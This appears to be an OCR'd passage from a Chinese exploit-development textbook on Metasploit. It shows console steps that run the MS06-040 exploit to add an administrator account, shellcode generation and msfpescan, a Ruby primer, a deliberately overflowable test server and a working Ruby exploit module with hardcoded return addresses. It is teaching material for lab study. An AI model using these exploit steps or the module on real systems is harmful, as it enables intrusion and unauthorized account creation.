


图 4.2.1 MetaSploit 3.4.1 的启动界面

单击 Web 界面中的“Exploits”按钮，将会返回出 MateSploit 目前所能够测试的所有漏洞及相关描述，在搜索栏中输入“netapi32”，搜索 MS06-040 漏洞的 exploit 模块，如图 4.2.2 所示。

通过简短的漏洞描述可以知道，其中第一个“Microsoft Se rver Service NetpwPath-Canonicalize ove rflow”就是我们要找的 MS06-040。点击之，MSF 会提示您配置 Target，对目标主机进一步配置，如图 4.2.3 所示。

如图 4.2.3 所示，MSF 可测试的目标操作系统包括了 Windows 20 00、Windows XPSP1 、Windows 2003 等若干个版本。在本次测试环境中，目标主机是一台 Windows 2000 虚拟机，所以 Target 选择第一个：(wcscpy) Automatic (NT 4.0，2000 SP0~SP4，XP SP0~SP1)




图 4.2.2　搜索 exploit 模块




图 4.2.3　选择目标主机的操作系统（Target）

这个“target”能够自动识别 Windows 2000 和 Windows XP SP 操作系统，从而采用恰当地返回地址进行攻击测试。单击适合您测试环境的 Target，将进入 payload 选择与配置界面，如图 4.2.4 所示。

MSF 将自动列出所有可用于这个漏洞的 shellcode。我们这里选用 windows/adduser。这个 shellcode 的作用是在目标主机上建立一个具有管理员权限的账号。单击之，进入 payload 配置界面，如图 4.2.5 所示。




图 4.2.4　配置 shellcode




图 4.2.5　配置 exploit

我们所选用的 shellcode 有很多配置选项，不过只有用红色标出“Required”的才是必须指明的选项，其余的均可采用默认值。在必选的配置中，MSF 实际上也已经为我们填写了大部分，这里只要指明目标主机的 IP 地址 RHOST 和攻击主机的 IP 地址 LHOST 就行。

单击“Launch Exploit”按钮，如果您的网络环境和目标主机均符合实验要求，稍等片刻在目标主机的账户管理里面就会出现我们新添加的账户，如图 4.2.6 所示。

图 4.2.6　成功在目标主机上添加用户

这里需要的注意的是在 MetaSploit 3.0 以后版本中貌似部分 shellcode 进行了调整，在试验中有一些会失效，如果大家不幸遇到这样的 shellcode 就换其他的 shellcode 试试。

4.2.3　console 界面的漏洞测试

大家可以从菜单中或者 MetaSploit Web 中单击“Console”按钮，来启用命令行界面。在其中键入“help”或者“?”，会显示出常用命令的说明。

为了完成前面 GUI 界面中的攻击测试，需要用到的相关命令如下。

（1）show exploits

显示 MetaSploit 目前所能够测试的所有漏洞及相关描述。

（2）use windows/smb/ms06_040_netapi

选择 MS06-040 进行测试。

（3）info

显示当前所选漏洞的描述信息。

（4）show targets

显示当前所选漏洞能够影响的操作系统。

（5）set target 0

设置 target 为 0，即自动识别 Windows 2000 和 Windows XP 系统。

（6）show payloads

显示可适用于当前所选漏洞的 shellcode。

（7）set payload windows/adduser

选用 adduser 为 shellcode。

（8）show options

显示当前所选漏洞和 shellcode 需要配置的选项。

（9）set RHOST 192.168.88.137

按照 show options 的提示设置目标主机地址。

（10）set PASS 123456

按照 show options 的提示设置账户密码。

（11）set USER failwest

按照 show options 的提示设置用户名。

（11）exploit

进行攻击测试。

MSF 的图形界面已经做得相当完善，基本能够覆盖绝大多数功能。即便如此，还是有一部分专业用户偏好使用命令格式。在一些高级应用中，如测试自己添加的 module 或插件时，命令行的优势将更加明显。

4.3 利用 MSF 制作 shellcode

还记得我们在第 3 章中开发一个通用的 shellcode 有多么困难吗？MetaSploit 除了可以帮助 IT 人员进行攻击测试之外，它所包含的众多 Payload 模块还可以导出以各种编程语言表示的 shellcode。

单击 GUI 界面中的“Payloads”按钮，将会显示 MSF 中所有的 shellcode。目前，MSF 包含了可用于多种操作系统的 shellcode，共 208 个，并且仍在不断增加。我们这里选择“Windows Execute Command”，如图 4.3.1 所示。

如图 4.3.1 所示，MSF 将提示输入这个 shellcode 的配置参数。




图 4.3.1　配置 shellcode

（1）EXITFUNC

指程序退出的方法，默认情况下一般是 SEH，即产生异常时退出。我们这里选择 process，即在程序结束时退出。

（2）CMD

这个 shellcode 用于执行一条任意命令，所以需要在这里指明。比如我们使用 calc，用于打开 Windows 的计算器。

（3）Max Size

限制 shellcode 的最大长度，这里可以忽略不填。

（4）Restricted Characters

shellcode 中需要避免使用的字节，默认情况下是 0x00，即字符串结束符 NULL。也可以回避使用多个字节，用 0xXX 的方式指明，并用空格隔开即可。

（5）Selected Encoder

选择编码算法，目前的 MSF 提供了 23 种编码算法，可供这个 shellcode 使用的 x86 平台下的编码器有 14 种，在默认情况下将使用 x86/shikata_ga_nai。这个编码器是由 spoonm 提供的，算法的主要思想和我们在 3.5 节中实现的简易编码器类似，也是使用异或的方法，但是这里的实现更加完善。

（6）Format

设置导出格式。目前支持 C 语言、Ruby 语言、Perl 脚本、JavaScript 和原始十六进制（通常显示为乱码）的形式。这里默认选择 C 语言。导出的 shellcode 中将自动加上解码指令。

单击“Generate”按钮之后就能得到经过编码的高质量通用 shellcode 了，如图 4.3.2 所示。




图 4.3.2　生成 shellcode

把这段 shellcode 放进我们前面介绍的 shellcode_loader 中试试，怎么样，计算器弹出来了吗？

看到了吧，在第 3 章中我们费尽千辛万苦才开发出来的 shellcode，使用 MSF 只需要经过“傻瓜”式的设置就能得到，甚至可以采用灵活的编码算法对其进行自动编码！

4.4 用 MSF 扫描“跳板”

MSF 提供了许多附带的小工具，如 netcat 等，方便安全研究人员进行攻击测试。本节将介绍一个 exploit 经常会用到的小插件 msfpescan。

在 3.2 节中，我们曾介绍过用 Ollydbg 插件和编程的方法搜索跳转指令地址。msfpescan 就是这样一款在 PE 文件中扫描跳转指令并直接转化为 VA 的工具，它使用起来更加简单灵活。其用法如表 4-4-1 所示。

表 4-4-1　msfpescan 用法

参数类型	参　数	说　明
mode	-j	后跟寄存器名，搜索 jump 类指令（包括 call 在内）
	-p	搜索 pop+pop+ret 的指令组合
mode	-r	搜索寄存器
	-a	后跟 VA，显示指定 VA 地址处的指令
	-b	后跟 RVA，显示指定偏移处的指令
	-f	自动识别编译器
	-i	显示映像的详细信息
	-R	——ripper 将资源信息分离出来
		——context-map 生成 context-map 文件
option	-M	指明被扫描文件是由内存直接 dump 出的
	-A	显示（-a/-b）之前若干个字节的信息
	-B	显示（-a/-b）之后若干个字节的信息
	-I	指定映像基址
	-F	利用正则表达式过滤地址
	-h	显示帮助信息
targets	文件路径	指明被扫描 PE 文件的位置

假如我们想搜索 kernel32.dll 中类似 jump ecx 的指令，可以这样做：

（1）首先从开始菜单启动 MSF 3.4.0 的“Metasploit Console”。

（2）键入命令 msfpescan –h 可以查看这个工具的说明。

（4）键入命令 msfpescan -f -j ecx c:/windows/system32/kernel32.dll 扫描 PE 文件 kernel32.dll，搜索其中类似 jump ecx 的指令地址，并转化成 VA 显示，如图 4.4.1 所示。




图 4.4.1 用 MSF 搜索“跳板”

4.5 Ruby 语言简介

MSF 小组在为 3.0 版本选择开发语言时着实费了一翻工夫。当时的候选语言包括曾在开发 2.x 中获得巨大成功的 Perl、新兴的面向对象脚本语言 Ruby、Python 和最经典的编程语言 C++。

由于 FramWork 需要灵活的扩展性，故需要编译运行的 C++在这点上不如解释执行的脚本语言；对于 Perl，MSF 开发小组认为它虽然有着优秀的文本解析能力，但其对面向对象特性支持的不足限制了 FrameWork 的通用性和可扩展性；最后，对于同样是纯粹面向对象脚本语言的 Python 和 Ruby，开发组选择了 Ruby，原因是这些程序员喜欢 Ruby 简洁的语法。在 MSF 开发手册的卷首赫然这样写着：

```
    The first (and primary) reason that Rubywas selected was because it was
a language that the Metasploit staff enjoyedwriting in.
```

（我们之所以选择 Ruby 语言是因为我们觉得用 Ruby 进行开发是一种享受!）

Ruby 语言的一大缺点是慢。如果您使用过 Perl 脚本的 2.x 版本，您将明显地感觉到 3.x 中各种命令执行的时滞。好在漏洞测试对执行效率要求并不是很高。

要在 MetaSploit 3.x 架构下开发出自己的模块和插件，必须有一定 Ruby 语言基础。相对于 Perl 语言来说，Ruby 语言对大多数人来说还相对比较陌生，这里专门用一节的篇幅对 Ruby 语言做一个简单介绍，以方便您学习后面的章节。

用几页篇幅来系统介绍一门编程语言的特性是不现实的，而且编程语言与技巧也不是本书的写作目的。本节仅仅针对开发 MSF 模块时经常会用到的语法和表达式进行简单介绍。或许您读完本节后仍然不能理解 Ruby 中类、继承、方法等特性的精髓，但只要您扎实地掌握了前

面章节所述的漏洞利用技术，并且有一定 C/C++语言编程经验，那么用 Ruby 开发简单的 MSF 模块应该不成问题。

Ruby 是一种功能强大的面向对象的脚本语言，它可以使您方便快捷地进行面向对象编程。松本行弘“Matz”(Matsumoto Yukihiro)是 Ruby 语言的发明人，他从 1993 年起便开始着手 Ruby 的研发工作，并在 1995 年 12 月推出了 Ruby 的第一个版本 Ruby 0.95。

Ruby 在日本非常流行，目前为止，英文文档做得也不错，但中文文档和书籍并不是非常丰富。因此，学习 Ruby 免不了要阅读大量的英文文献。如果您需要深入学习这门语言，请浏览 Ruby 的网站 http://www.ruby-lang.org/en/。

1. Hello World

让我们从所有语言学习的第一步“Hello World !”开始。

如果您已经安装了 MSF 3.4.0，那么 Ruby 解释引擎也应该一同装进了您的系统，否则请先下载安装。

在一个文本文件中写入：

```
#!/usr/bin/env ruby
print "hello world\n"
```

保存为 t.rb 并放在 MSF 3.4.0 的安装目录下的 msf3 文件夹下。

从开始菜单的 MetaSploit 目录下启动 MSF 的“Metasploit Console”，在命令窗口中键入 t.rb，得到运行结果如图 4.5.1 所示。




图 4.5.1　运行 Ruby 程序

Ruby 是解释型脚本语言，因此不需要像 C 语言那样定义 main 函数。

题外话：由于脚本语言是由解释引擎“逐行”解释执行的，所以如果代码中某一行有语法错误，只有当执行到这一句时才会发现错误，也就是说，这行前边的语句仍能得到正确执行；对于需要编译运行的语言来说，这是不可能的。

2．注释符

Ruby 语言使用“#”作为行注释符。

3．变量

Ruby 中的变量非常灵活，一般除保留字外的字母组合都可作为变量名，全局变量以符号“$”开头，如$a。

变量不分类型，同一个变量可以用于字符串，也可以用于整型，并且不需要提前声明。

例如，在 t.rb 中写入：

```
#!/usr/bin/env ruby
a="failwest\n"
print a
a=4
print a
```

运行得到的结果为：

```
failwest
4
```

4．字符串操作

和大多数脚本语言类似，Ruby 有两种字符串：可转义字符串和纯字符串。

用双引号括起来的字符串为可转义字符串，这种字符串内部可以使用各种转义符，甚至可以使用变量。变量的转义符号为：

```
#{变量名或表达式名}
```

例如：

```
a=4
b=7
c="a+b=#{a+b}\n"
print c
```

运行结果为：

```
a+b=11
```

用单引号括起来的字符串为纯字符串，除了单引号自身的转义符号\'之外，这种字符串内部不再支持其他转义字符。

例如：

```
#!/usr/bin/env ruby
```

```
a=4
b=7
c='a+b=#{a+b}\n'
print c
```

运行结果为：

```
a+b=#{a+b}\n
```

如果纯字符串中经常出现单引号，为了避免反复使用\'进行转义，可以使用另外几种纯字符串表示方法，并且这些表达方式在 MSF 模块中经常遇见，例如，下面几种表示方法是等价的。

```
'fail\'west'
%q{fail'west}
%q/fail'west/
%Q/fail'west/
%/fail'west/
```

字母 q 在这里代表 quote（引号）的意思。

Ruby 对运算符做了很好的重载，大大方便了字符串操作。

运算符“<<”、“+”都表示字符串连接。

例如：

```
#!/usr/bin/env ruby
a="fail"
a<<"west"
a="hello "+a
  print a
```

运行结果为：

```
hello failwest
```

运算符“*”表示复制字符串若干遍，在开发 exploit 时可以用类似"\x90"*100 的表达式方便地布置缓冲区。

例如：

```
#!/usr/bin/env ruby
a="1234"*4
print a
```

运行结果为：

```
1234123412341234
```

5．数组

Ruby 的数组元素用方括号标识，元素之间用逗号隔开。Ruby 是纯粹面向对象语言，一切

语言元素皆为对象，数组也一样。Ruby 数组中的元素可以是不同类型的常量、变量，还可以任意嵌套，并且不用提前声明类型和大小。

例如：

```
#!/usr/bin/env ruby
a=[1,'failwest',[3,'test']]
print "#{a[0]}\n"
print "#{a[1]}\n"
print "#{a[2][0]}\n"
print "#{a[2][1]}\n"
print a
```

运行结果为：

```
1
failwest
3
test
1failwest3test
```

6. hash 表

hash 表是 MSF 模块中大量使用的一种数据结构。hash 表的作用和数组类似，但数组使用数字作为索引来引用数据，很容易对数据的意义产生混淆。通过 hash 表中作为索引的字符串来引用数据则不存在这个问题。

hash 用大括号标识，每一对映射之间用逗号隔开。映射运算符为“=>”，其中，左边是键（key），右边是值（value）。键与值之间的数据类型可以没有任何联系，我们甚至可以把一个字符串映射为一个嵌套的数组。

例如：

```
#!/usr/bin/env ruby
a = {
 'zero' => "this is the value of zero\n",
 'one'  => ["failwest\n" , 1]
}
print a['zero']
print a['one'][0]
print a['one'][1]
```

运行结果为：

```
this is the value of zero
failwest
1
```

7．模块、类、Method 的定义

方法（函数）的定义与 C 语言大致相同，用保留字 def 和 end 标识一个函数体。

例如：

```
   #!/usr/bin/env ruby
   def display(n)
      if n==1
      then
         print "failwest !\n"
      else
         print "hello world!\n"
      end
end
display(1)
   display(2)
```

运行结果为：

```
failwest !
hello world!
```

此外，模块的定义以关键字“module”开始，“end”结束；类的定义以关键字“class”开头，“end”结束。

好了，Ruby 介绍到此为止。虽然类的继承、正则表达式的使用等重量级特性还没有介绍，但只要您有一定编程基础，阅读 MSF 模块中的代码应该不成问题。

4.6 “傻瓜式”Exploit 开发

本节将使用 Ruby 语言开发一个 exploit 模块，并在 MSF 下运行以测试漏洞。漏洞程序是我们自己设计的一个存在典型栈溢出的 server，其代码如下。

```
#include<iostream.h>
#include<winsock2.h>
#pragma comment(lib, "ws2_32.lib")
void msg_display(char * buf)
{
       char msg[200];
       strcpy(msg,buf);// overflow here, copy 0x200 to 200
       cout<<"********************"<<endl;
       cout<<"received:"<<endl;
       cout<<msg<<endl;
}
void main()
{
```

```
int sock,msgsock,lenth,receive_len;
struct sockaddr_in sock_server,sock_client;
char buf[0x200]; //noticed it is 0x200

WSADATA wsa;
WSAStartup(MAKEWORD(1,1),&wsa);
if((sock=socket(AF_INET,SOCK_STREAM,0))<0)
{
   cout<<sock<<"socket creating error!"<<endl;
   exit(1);
}
sock_server.sin_family=AF_INET;
sock_server.sin_port=htons(7777);
sock_server.sin_addr.s_addr=htonl(INADDR_ANY);
if(bind(sock,(struct sockaddr*)&sock_server,sizeof(sock_server)))
{
   cout<<"binging stream socket error!"<<endl;
}
cout<<"************************************"<<endl;
cout<<"    exploit target server 1.0     "<<endl;
cout<<"************************************"<<endl;
listen(sock,4);
lenth=sizeof(struct sockaddr);
do{
  msgsock=accept(sock,(struct sockaddr*)&sock_client,(int*)&lenth);
   if(msgsock==-1)
   {
      cout<<"accept error!"<<endl;
      break;
   }
   else
      do
      {
         memset(buf,0,sizeof(buf));
         if((receive_len=recv(msgsock,buf,sizeof(buf),0))<0)
         {
            cout<<"reading stream message erro!"<<endl;
            receive_len=0;
         }
         msg_display(buf);//trigged the overflow
      }while(receive_len);
      closesocket(msgsock);
}while(1);
WSACleanup();
```

```
    }
```

这是一个非常简易的 TCP socket 程序。编译运行后，程序会在 7777 端口监听 TCP 链接，如果收到数据就在屏幕上打印出来。在 main 函数中，buf 数组的大小被声明为 0x200，在 display 函数中将有可能把 0x200 的字符串复制进 200 大小的局部数组，从而触发一个典型的栈溢出。

目标主机及 target_server.cpp 的编译环境如表 4-6-1 所示。

表 4-6-1　目标主机及 target_server.cpp 的编译环境

	推荐使用的环境	备　　注
操作系统 W	indows 2000 虚拟机	其他 Win32 实体操作系统或虚拟机都可进行本实验，但跳转地址需要重新确定
编译器	Visual C++ 6.0	其他编译器生成的 PE 文件也可用于实验，但细节会有差异
编译选项	默认编译选项	
build 版本 r	elease 版本 de	bug 版本也可用于实验，但实验细节会有差异

说明：本实验在 Windows XP SP2 实体机上和 Windows 2000 虚拟机上调试通过，实验指导将以 Windows 2000 虚拟机为例进行叙述，以更好地体现网络“入侵”的概念；在实验前应确保目标机与测试机之间的网络畅通；此外，测试脚本中的跳转指令地址可能需要根据实验平台重新确定。

用于测试这个漏洞的 Ruby 脚本如下。

```
#!/usr/bin/env ruby
require 'msf/core'
class Metasploit3 <  Msf::Exploit::Remote
      include Exploit::Remote::Tcp
      def initialize(info = {})
                super(update_info(info,
                'Name'    => 'failwest_test',
                'Platform'          => 'win',
                'Targets' => [
                          ['Windows 2000',  {'Ret' => 0x77F8948B } ],
                          ['Windows XP SP2',{'Ret' => 0x7C914393 } ]
                          ],
                'Payload'           => {
                          'Space'    => 200,
                          'BadChars' => "\x00",
                          }
                ))
      end #end of initialize
      def exploit
                connect
                attack_buf = 'a'*200 + [target['Ret']].pack('V') + payload.
                encoded
```

```
                sock.put(attack_buf)
                handler
                disconnect
        end  #end of exploit def
end #end of class def
```

下面对这段代码做一点简单的解释。

require 指明所需的类库，相当于 C 语言的 include。所有的 MSF 模块都需要这句话。

运算符“<”在这里表示继承，也就是说，我们所定义的类是由 Msf::Exploit::Remote 继承而来，可以方便地使用父类的资源。

在类中只定义了两个方法（函数），一个是 initialize，另一个是 exploit。现在模块的架构可以看成：

```
class xxx

     def initialize
     #定义模块初始化信息，如漏洞适用的操作系统平台、为不同操作系
     #统指明不同的返回地址、指明 shellcode 中禁止出现的特殊字符、
     #漏洞相关的描述、URL 引用、作者信息等
     end

     def exploit
     #将填充物、返回地址、shellcode 等组织成最终的 attack_buffer，并
     #发送
     end
end
```

可见为 MSF 开发模块的过程实际上就是实现这两个方法的过程。下面分别来看看这两个方法。

initialize 方法的实现非常简单，在某种意义上更像是在“填空”。本节例子中只“填”了最基本的信息。

```
def initialize(info = {})
     super(update_info(info,
          'Name'          => 'failwest_test',
          'Platform'      => 'win',
          'Targets'       => [
                ['Windows 2000',  {'Ret' => 0x77F8948B } ],
                ['Windows XP SP2',{'Ret' => 0x7C914393 } ]
               ],
          'Payload'       => {
                'Space'    => 200,
                'BadChars' => "\x00",
```

```
                }
            ))
